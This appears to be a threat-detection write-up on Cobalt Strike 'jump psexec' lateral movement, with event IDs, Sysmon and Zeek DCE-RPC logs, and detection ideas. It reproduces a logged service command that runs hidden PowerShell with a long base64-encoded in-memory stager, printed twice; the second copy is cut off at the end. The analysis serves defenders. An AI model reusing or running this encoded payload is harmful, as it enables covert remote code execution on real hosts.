


BETA


All Process Events

Process Name	Timestamp
smss.exe	Oct 7, 2021 @ 18:27:41.641
smss.exe	Oct 7, 2021 @ 18:27:44.647
wininit.exe	Oct 7, 2021 @ 18:27:45.030
services.exe	Oct 7, 2021 @ 18:27:45.259
6886fc0.exe	Oct 7, 2021 @ 18:33:45.094
ANALYZED EVENT rundll32.exe	Oct 7, 2021 @ 18:33:46.266

Interacting with the beacon via `SHELL` command invokes a `CMD` instance



Exeecuting Net command via jump psexec installed beacon



The following table is a summary of the observed telemetry relevant to this lateral movement technique.

EID

Action

Provider

Comment

5145

Network Share Access

Microsoft-Windows-Security-Auditing

Relative Target Name : `svcctl`

Share Name : `\*\IPC$`

7045

Service Creation

System

Service File Name: `\\127.0.0.1\ADMIN$\[SERVICE_RANDOM_NAME].exe`

4697

Service Creation

Microsoft-Windows-Security-Auditing

Service File Name: `\\127.0.0.1\ADMIN$\[SERVICE_RANDOM_NAME].exe`

1

Process Creation

Microsoft-Windows-Sysmon

Command Line : `\\127.0.0.1\ADMIN$\[SERVICE_RANDOM_NAME].exe`

Parent Command Line : `C:\Windows\System32\services.exe`

1

Process Creation

Microsoft-Windows-Sysmon

Command Line : `C:\Windows\System32\rundll32.exe`

Arguments count : 0

Parent Image : `\\127.0.0.1\ADMIN$\[SERVICE_RANDOM_NAME].exe`

13

Registry Value Set


Microsoft-Windows-Sysmon

Image Path : `\\127.0.0.1\ADMIN$\[SERVICE_RANDOM_NAME].ex`e

CobaltStrike jump psexec_psh


CobaltStrike can laverage a PowerShell version of PsExec using the built-in module psexec_psh with everything being executed in memory via a one-liner.

As previously noticed an interaction with SCM RPC server in order to create a service remotely was observed. Bellow are the ZEEK DCE-RPC event logs with the same operation as `psexec & psexec64` `CreateServiceWOW64A`




Time	destination.ip	source.ip	zeek.dce_rpc.endpoint	zeek.dce_rpc.named_pipe	zeek.dce_rpc.operation
Sep 19, 2021 @ 21:40:48.443	10.10.10.30	10.10.10.3	svcctl	63770	CloseServiceHandle
Sep 19, 2021 @ 21:40:48.442	10.10.10.30	10.10.10.3	svcctl	63770	CloseServiceHandle
Sep 19, 2021 @ 21:40:48.441	10.10.10.30	10.10.10.3	svcctl	63770	DeleteService
Sep 19, 2021 @ 21:40:48.440	10.10.10.30	10.10.10.3	svcctl	63770	QueryServiceStatus
Sep 19, 2021 @ 21:40:48.257	10.10.10.30	10.10.10.3	svcctl	63770	StartServiceA
Sep 19, 2021 @ 21:40:48.242	10.10.10.30	10.10.10.3	svcctl	63770	CreateServiceWOW64A
Sep 19, 2021 @ 21:40:48.230	10.10.10.30	10.10.10.3	svcctl	63770	OpenSCManagerA

Followed by creation of a new service which generated EID 7045/4697 with `%COMSPEC%` and `powershell` in the `Service File Name` field.



```
A service was installed in the system.

Subject:
        Security ID:            S-1-5-21-3278094047-2436619300-3189051255-500
        Account Name:           Administrator
        Account Domain:         ATLAS
        Logon ID:               0x2C8D5DE

Service Information:
        Service Name:           9fc6200
        Service File Name:      %COMSPEC% /b /c start /b /min powershell -nop -w hidden -encodedcommand JABzAD0ATgBlAHcALQBPAGIAagBlAGMAdAAgAEkATwAuAE0AZQBtAG8AcgB5AFMAdAByAGUAYQBtACgALABbAEMAb
wBuAHYAZQByAHQAXQA6ADoARgByAG8AbQBCAGEAcwBlADYANABTAHQAcgBpAG4AZwAoACIASAA0AHMASQBBAEEAQQBBAEEAQQBBAEEAQQBLADEAVwA3ADMAUABhAE8AQgBQACsASABQADQASwBmAGMAaQBNADcAUwBsAFEARQBuAEoAcAA2AEUAMQBtAHkAbQ
AvAE0AQwA0AFQARwBKAEsASABsAEcARQBiAEkATQBqAEUAUgBGAGsAaQB5AHcAVgB6ADcAdgA3ADgAcgBHADMAUAAwAG0AcgB4AHYAWgArADQAeQB3ADAAUwBXAGQAbABlADcAegB6ADYANwBLADQAZQBxAGcAcQBPAEUAVAAxAFMAZgB1AHgAUQBWAEgAcQB
tAFEAUABnAC8AUQBaAFMANQAzADMAdQBDADIAUQByAGYAbwBrADUASAB6AHcAbwBBAG8AdgBhADAAWABzAHcAVgBWAHMANwBYAGcAWgBJAFoAZABWADEAQQBwADAAWgArADUAcwB5AEUAVwBlAEkAWABNADgAdwBpAEwAMgBZAHEANwBJAGEATgA1AGwASAB4
AG8AUQBlAHEARwBnAGwAcABuAFoANwBtAHoAWgBDAHMATQBKAFAAYgBvAEwATQBEAEsAagArAGgAcwBSAGQAVQB6AGQAeQBWAGMAWgBFADYAcQA2ADMAVwBEAHIANwBBAGYAVABEADkAKwByAEkAZABDADAARQBDAGwAMwA4AFUAMgBWAFYAVQBwADYAVwByA
E8AZgBDAHAATgBDADMAMQBEAFQAOAA5AFUAMABNAEwAZABmAEUAbQBKAFEAbgArAGkAOAAxAG0AeAB6AGYAZwBjAHMANABOAFkAWABNAGYAawBHAFEASwBxAEIAcQA0ACsANgAzAEcAQwBkAFEAUgBGAFoAOAAxADgAWgBSAHAALwAvAEcARgBZAGsAOABMAE
YAdABOAGoAYwBoAEoAaABKADAAMwBCAGkAcQBlAGkAcQA2AEQASgBtAFcATwBpADcAcABTADgAYwB4AFcAdABxAEcAbgAyAGYAQwBDADYANQBwADQAcABQAGYAbABDACsATABEADQAawAzAGcAOABTADUALwB1AHAANwA0AFoAMQBpAEcAeQB4AHgAaABEAEg
AMgAwAEYAcQBxADYAbQBPAGEAYwBCAHkAQwBOAGgAVQBVAHcAeQBOAFAASgByAG8AKwB5AGIAVABLAGYAcAAwADkATwBZACsARABKAFMALwBvAGsAVQA3AFUARgBUAHcAdABVAE4ARgA1AEIATQBxAGkAeAAwAGMAdQBJAHoAZQBVAHcALwBVAEQAQQBuAHAA
QwB4AGEARwBCAFUANABJAHEAawBJAFIAbwBNAHcAWAAwAEkAdgA0AEMAegBYAFAAZwA1AEMAeABQAE4AaQBkAC8ASwByAGQAcQBUAG0AZwAyAHcAegBjAFgAMQBVAHkAVAA1AFYAQQBhAHEAaQBFAGwAVAA5AHcANABsAGYAZwA2AEMAZQA4AFMAYwAxAEIAT
wBEADkANQBmADAASQB1AEMALwA1ACsASQBwAGkAVgArADUANQA3AGgAYQBvAHUAWgBYAFMAQgBGAFoAMABwAHcAUABlAEUAcQA3AG0AegBzADAAbQB5AHAAQgBDAFAATwBlAFQAUwBUAC8AUgB1AFUAUwBtAFAAKwB1AEEARQBWAGwAegBFAE8AcAAwAGoARQ
BWAEoAcgArAGwAZAArADAAbQBzAHoAVABaAGwALwAwADkAQgBGAHAAbgBYAFEAUwBkAE8AVAArAG4ARwBMAEoAbwAvAGMAZAA2AGUANQBNAHkAdAAzAFkASQAvAGUAbgA4ADEARABuADcAbABVADYAUABPADMAcQA2AEYAQgBQAFQAKwBnAGoAVABqAEEASwA
1ADkAawBoAEQAZABmAHkAeABuADEARwBFADMAdwBLAEcAWgBpAEEALwBEAFQATgBBADQASAAxAEcAMABjADAARABFADAAbwBKAE8AZgAxAFoAbwByAFgAeAAxADEAYQA2AGwAegBWAFEASgA1AGwAKwBBAFYAVQBNAEwANgAwAFoAawAwAGgANgBaAGgAQgAz
ADIANgBBAHYAegBTAGIANgBEAHAAdQBRAGQAbABSAGoAUABwAFEAMgBuAEYAMgBlADMANgBXADMATwA1AHoAcgBDAFUAZQBUAFEATQBvAGMANQBKAEgAagBrAFUATQArAHIAbQBVAFQAVwBRAC8AdQBHAG8ARwBpAHEAZQBMAEkAMgAvADMATwAyAEgAVABQA
GsARQBTADUAVwBaAG0AMQBxAHYAUQBIAHEANAB1AHMANABEAHEASgBpAFEAUQBIAFkAQgBoAHAARwB6AHAAcwBUAEgAVABLAE8AUwBSAHgAMwBmAHAAYgBYAFkAOABSAGUAWgBDADgAYQByAG0ATgBRAHgAWQAxAEIAeQBZAEMAbQBDAG4ATQBDAE8AeABzAE
oAUgBtAGoAUABDAHoAZgArAGQASAAxAGIAUgBvAGMAcABlAHIAUgBsAGQAZwBYAFQAUwBoAFYAbwBNAEwANgBEAG4ASABDAG8AcQBvAFIAdABlAFUATgBmADQASAAyADUAbgBkAFoASQBXAGgAYwBZAHEAQQArAG4ARQBhAFMAQwBBAHcANwBqAEsAbwAwAGQ
AZgBLAE8AaAByAFIAdgA0AG4ANAB2ADAAegA5ADMANQBzAE0AVAArADQAVwBSAGYAMABrAEUAZwB6AEsAYwBSAEoATABWAGEANgBYAEIASgBKAG8AbwBmAEwANwBSAEgATABCAEQAbQBoAEEATABXAFcANABLAHMAYQBsAHYAVAA2AHkAawBuAGEAbQBHAG0A
VQBiADgASwBOAEgAZgBlAFgAbgA2ADkARgB1AHgAbQAxAE8AcAB0AE8AYwB3AFMALwBDAEgANwBsAFQAYQB2AFoANgAzAFgAdgAxADcAWAA3AEgAbQBtAEcAZAA4AE4ATwBxAGUAdgBaAG4AMgA4AGEAVgArAEUAMgB0AE0ATgBSAHIAVgBSAHUAbABVAEIAd
QB2ADIAawAzAFAAVAB1ADYANAAxADgAdQB3AHQAWABWAGgAYgB1ADIAbwB3AEgAcwB5AFEAKwBiAGoAbQB6AFkAVQBhAFAAYQB1AGQAegB3ADEAdgBYAEMAcgB4AHoAcwBwAFAAcQBmADUAOQB1AEwAKwBkAGgAdQBmAFoAaQAzAFcAMQBlAGQAUgA5AG4AUw
A4AGgAMAA3AHEAcgBVADIAOQBRAHEASAA5AFgAcwA3AHEAdgBNAHUANgBOADEAYwByADQAUABhADEAcgAyAGkAegBlADQAMQBIAGYAZgBJAHQAcQB4AHUASwBGADcAcwA0AHYAOAA4AHYAbQB1AEcAZwArADYAWABrAGwAegAyAEkAUQBhAG4AcwBpAGYAZAA
rAHEAQgByAGwAOQBTAEgANQAzAEsAagBYAFIANQArADMAYwBkAGMATAB1ADEANAA4AEYAcwB6AFgATQBmAGsAUgBTADUAZgBZAHIASgAwADQAcgB0AFIATgB3AGEANQBsAHgAZgBtAE8ATABXAGQAYwAvAGwAMQA5AEgANwBvAGsAVQBwAHcAeAB3AGQAYgB0
ADIAdQBYAFcANwAxADYAYQBVAGUAMwA3AHYANQB5AEgAUQA3AEcAbwA0AGUAWABwAGUATwBBAC8ATABWAG8AOABiAHUASABZAEMAUABiAGkAeQBzAG4ANQBPAE0AdABpAFcARAAvAHcAbgBIAGMAbgBRAHUAQgBSAGUAUAA0AFMAMwBtAEkAdQBiAHMAbAArA
DIAUQAvADcAagBmAGcANwB0AE0AegB3AEkAZQBVAE4AKwAyAGIARABzAFEAVgAxAE8ASwBlADIAUABnAEUATQBDAGUAZABmAHQAeAA3AGoAbwBkAE8AWQB0AE4AdABSAHMAdABMADcANABNAEgALwBwAGUAYwBkADAAOABYADYAMAA2AEgAVgBEAFkAZwBmAC
8AMABjADEAVwBLAEoAcgB4AGgANQBjAFMAcAAzAFQANAB2AHgAbQBGAFQAVQByAGwAUABiAEQAMwB0AGsAcwBDAGYAbABUAHUAVgA5AFkAMQB3AFoATwBXAHoAUQA5AGkANQBxADQAOAAvAE0AZgBYAHIAbwBiAE0AZgB0AFgAYgBkAHEANwA1AHQAagA5ADE
ASABlAGEAbABaADUAWABNAEMAYwAyAE8AbgBlACsAegB1AEMALwB3AFcAbQAwAEoARQAzAHcAQgBZAGcAbwB0ADUALwA5ADgANwBTAC8AZgB0ADQATQBqAG4AZgBUAGIATgA1AGUALwB3AHUAegBIAGQAZwByAGYAeQBiADUAbQBCAHkARQB1AEUAVAA1AHIA
MAAxAHgAUABwAFkAeQBHAGYATQBnAEoARQB3AGkATABJADIAMAB1AEsAaQBkAFIAZwBuAFEAKwA1AHIARABkAE4AOAAvAFEAWAAwAFEAawBWAEEARwBiAHcATwA0AFAAMgBRAEYAVgArAFYATQBVADcAMABBAEgAeABqAEUAcwBFADQAVABvAGYAawBGAEoAc
gBNAEEAeQB6AEwAbAA2ACsAdQBMAEgAUQBVAGgASwBtAFgAeABqAFEAUABQAFMAOABaAEUAbwBjAEkAcwAxAG0AWgBDAFgANwA4ACsAQgBYAEMAeQA1ACsAQQAyAEsAUABCAFEAagAzAG4AVQBXAGwAWABMAHAAVgBLACsAdgA5AFYAeQBjAHIAOQBPAGkAeA
AxAHYAbwA3AE4AbwA3AG0AOABIAHAASQBuAG4AcAB6AGUAeABKAEsAYgByAEEAUAA2AEkAZwB4AFcAOQBGADkATQB3AEEAKwBYAC8AbgA5AG8ATgBYAGoASgBuAEQAMQBDAGwAegBqADAATwBsADUAVwB6AHYAaQBVAHkAOQBrAGUATwB0AG0AWAAvAGgANQB
lAGsAWABTAEQAYgBoAEwAdQBTAFkAVwBGAEsAaQB6ADUASABKADYAYwBTAFEAOAAxAHoANwBHAEYANwBPAFkAWQBuAFcAUAAwAEgAUgBVAGcAdgBLAG8AcwBYADgASwA3AFUAeQB4AEMAMwBWAEIAUgArAG8AegArAGgAcgBiAFkAVAB4AFcALwBvAFgAdABL
AEsARAB5AEQAQwBsADAAKwBCADUAWgBTAG0ASQB2AGEAZABHAEoARQBDADgAUABlAGYAdwBGADgAbABDAHUATABsAHcAcwBBAEEAQQA9AD0AIgApACkAOwBJAEUAWAAgACgATgBlAHcALQBPAGIAagBlAGMAdAAgAEkATwAuAFMAdAByAGUAYQBtAFIAZQBhA
GQAZQByACgATgBlAHcALQBPAGIAagBlAGMAdAAgAEkATwAuAEMAbwBtAHAAcgBlAHMAcwBpAG8AbgAuAEcAegBpAHAAUwB0AHIAZQBhAG0AKAAkAHMALABbAEkATwAuAEMAbwBtAHAAcgBlAHMAcwBpAG8AbgAuAEMAbwBtAHAAcgBlAHMAcwBpAG8AbgBNAG
8AZABlAF0AOgA6AEQAZQBjAG8AbQBwAHIAZQBzAHMAKQApACkALgBSAGUAYQBkAFQAbwBFAG4AZAAoACkAOwA=
        Service Type:           0x10
        Service Start Type:     3
        Service Account:                LocalSystem
```

PowerShell's EID 400 can be used as a detection opportunity where `HostApplication` contains `powershell -nop -w hidden -encodedcommand`.




```
Engine state is changed from None to Available.

Details:
	NewEngineState=Available
	PreviousEngineState=None

	SequenceNumber=13

	HostName=ConsoleHost
	HostVersion=5.1.19041.906
	HostId=d3299d60-df93-428b-b4c2-175322798f0c
	HostApplication=powershell -nop -w hidden -encodedcommand JABzAD0ATgBlAHcALQBPAGIAagBlAGMAdAAgAEkATwAuAE0AZQBtAG8AcgB5AFMAdAByAGUAYQBtACgALABbAEMAbwBuAHYAZQByAHQAXQA6ADoARgByAG8AbQBCAGEAc
wBlADYANABTAHQAcgBpAG4AZwAoACIASAA0AHMASQBBAEEAQQBBAEEAQQBBAEEAQQBLADEAVwA3ADMAUABhAE8AQgBQACsASABQADQASwBmAGMAaQBNADcAUwBsAFEARQBuAEoAcAA2AEUAMQBtAHkAbQAvAE0AQwA0AFQARwBKAEsASABsAEcARQBiAEkATQBq
AEUAUgBGAGsAaQB5AHcAVgB6ADcAdgA3ADgAcgBHADMAUAAwAG0AcgB4AHYAWgArADQAeQB3ADAAUwBXAGQAbABlADcAegB6ADYANwBLADQAZQBxAGcAcQBPAEUAVAAxAFMAZgB1AHgAUQBWAEgAcQBtAFEAUABnAC8AUQBaAFMANQAzADMAdQBDADIAUQByAGY
AbwBrADUASAB6AHcAbwBBAG8AdgBhADAAWABzAHcAVgBWAHMANwBYAGcAWgBJAFoAZABWADEAQQBwADAAWgArADUAcwB5AEUAVwBlAEkAWABNADgAdwBpAEwAMgBZAHEANwBJAGEATgA1AGwASAB4AG8AUQBlAHEARwBnAGwAcABuAFoANwBtAHoAWgBDAHMATQ
BKAFAAYgBvAEwATQBEAEsAagArAGgAcwBSAGQAVQB6AGQAeQBWAGMAWgBFADYAcQA2ADMAVwBEAHIANwBBAGYAVABEADkAKwByAEkAZABDADAARQBDAGwAMwA4AFUAMgBWAFYAVQBwADYAVwByAE8AZgBDAHAATgBDADMAMQBEAFQAOAA5AFUAMABNAEwAZABmA
EUAbQBKAFEAbgArAGkAOAAxAG0AeAB6AGYAZwBjAHMANABOAFkAWABNAGYAawBHAFEASwBxAEIAcQA0ACsANgAzAEcAQwBkAFEAUgBGAFoAOAAxADgAWgBSAHAALwAvAEcARgBZAGsAOABMAEYAdABOAGoAYwBoAEoAaABKADAAMwBCAGkAcQBlAGkAcQA2AEQA
SgBtAFcATwBpADcAcABTADgAYwB4AFcAdABxAEcAbgAyAGYAQwBDADYANQBwADQAcABQAGYAbABDACsATABEADQAawAzAGcAOABTADUALwB1AHAANwA0AFoAMQBpAEcAeQB4AHgAaABEAEgAMgAwAEYAcQBxADYAbQBPAGEAYwBCAHkAQwBOAGgAVQBVAHcAeQB
OAFAASgByAG8AKwB5AGIAVABLAGYAcAAwADkATwBZACsARABKAFMALwBvAGsAVQA3AFUARgBUAHcAdABVAE4ARgA1AEIATQBxAGkAeAAwAGMAdQBJAHoAZQBVAHcALwBVAEQAQQBuAHAAQwB4AGEARwBCAFUANABJAHEAawBJAFIAbwBNAHcAWAAwAEkAdgA0AE
MAegBYAFAAZwA1AEMAeABQAE4AaQBkAC8ASwByAGQAcQBUAG0AZwAyAHcAegBjAFgAMQBVAHkAVAA1AFYAQQBhAHEAaQBFAGwAVAA5AHcANABsAGYAZwA2AEMAZQA4AFMAYwAxAEIATwBEADkANQBmADAASQB1AEMALwA1ACsASQBwAGkAVgArADUANQA3AGgAY
QBvAHUAWgBYAFMAQgBGAFoAMABwAHcAUABlAEUAcQA3AG0AegBzADAAbQB5AHAAQgBDAFAATwBlAFQAUwBUAC8AUgB1AFUAUwBtAFAAKwB1AEEARQBWAGwAegBFAE8AcAAwAGoARQBWAEoAcgArAGwAZAArADAAbQBzAHoAVABaAGwALwAwADkAQgBGAHAAbgBY
AFEAUwBkAE8AVAArAG4ARwBMAEoAbwAvAGMAZAA2AGUANQBNAHkAdAAzAFkASQAvAGUAbgA4ADEARABuADcAbABVADYAUABPADMAcQA2AEYAQgBQAFQAKwBnAGoAVABqAEEASwA1ADkAawBoAEQAZABmAHkAeABuADEARwBFADMAdwBLAEcAWgBpAEEALwBEAFQ
ATgBBADQASAAxAEcAMABjADAARABFADAAbwBKAE8AZgAxAFoAbwByAFgAeAAxADEAYQA2AGwAegBWAFEASgA1AGwAKwBBAFYAVQBNAEwANgAwAFoAawAwAGgANgBaAGgAQgAzADIANgBBAHYAegBTAGIANgBEAHAAdQBRAGQAbABSAGoAUABwAFEAMgBuAEYAMg
BlADMANgBXADMATwA1AHoAcgBDAFUAZQBUAFEATQBvAGMANQBKAEgAagBrAFUATQArAHIAbQBVAFQAVwBRAC8AdQBHAG8ARwBpAHEAZQBMAEkAMgAvADMATwAyAEgAVABQAGsARQBTADUAVwBaAG0AMQBxAHYAUQBIAHEANAB1AHMANABEAHEASgBpAFEAUQBIA
FkAQgBoAHAARwB6AHAAcwBUAEgAVABLAE8AUwBSAHgAMwBmAHAAYgBYAFkAOABSAGUAWgBDADgAYQByAG0ATgBRAHgAWQAxAEIAeQBZAEMAbQBDAG4ATQBDAE8AeABzAEoAUgBtAGoAUABDAHoAZgArAGQASAAxAGIAUgBvAGMAcABlAHIAUgBsAGQAZwBYAFQA
UwBoAFYAbwBNAEwANgBEAG4ASABDAG8AcQBvAFIAdABlAFUATgBmADQASAAyADUAbgBkAFoASQBXAGgAYwBZAHEAQQArAG4ARQBhAFMAQwBBAHcANwBqAEsAbwAwAGQAZgBLAE8AaAByAFIAdgA0AG4ANAB2ADAAegA5ADMANQBzAE0AVAArADQAVwBSAGYAMAB
rAEUAZwB6AEsAYwBSAEoATABWAGEANgBYAEIASgBKAG8AbwBmAEwANwBSAEgATABCAEQAbQBoAEEATABXAFcANABLAHMAYQBsAHYAVAA2AHkAawBuAGEAbQBHAG0AVQBiADgASwBOAEgAZgBlAFgAbgA2ADkARgB1AHgAbQAxAE8AcAB0AE8AYwB3AFMALwBDAE
gANwBsAFQAYQB2AFoANgAzAFgAdgAxADcAWAA3AEgAbQBtAEcAZAA4AE4ATwBxAGUAdgBaAG4AMgA4AGEAVgArAEUAMgB0AE0ATgBSAHIAVgBSAHUAbABVAEIAdQB2ADIAawAzAFAAVAB1ADYANAAxADgAdQB3AHQAWABWAGgAYgB1ADIAbwB3AEgAcwB5AFEAK
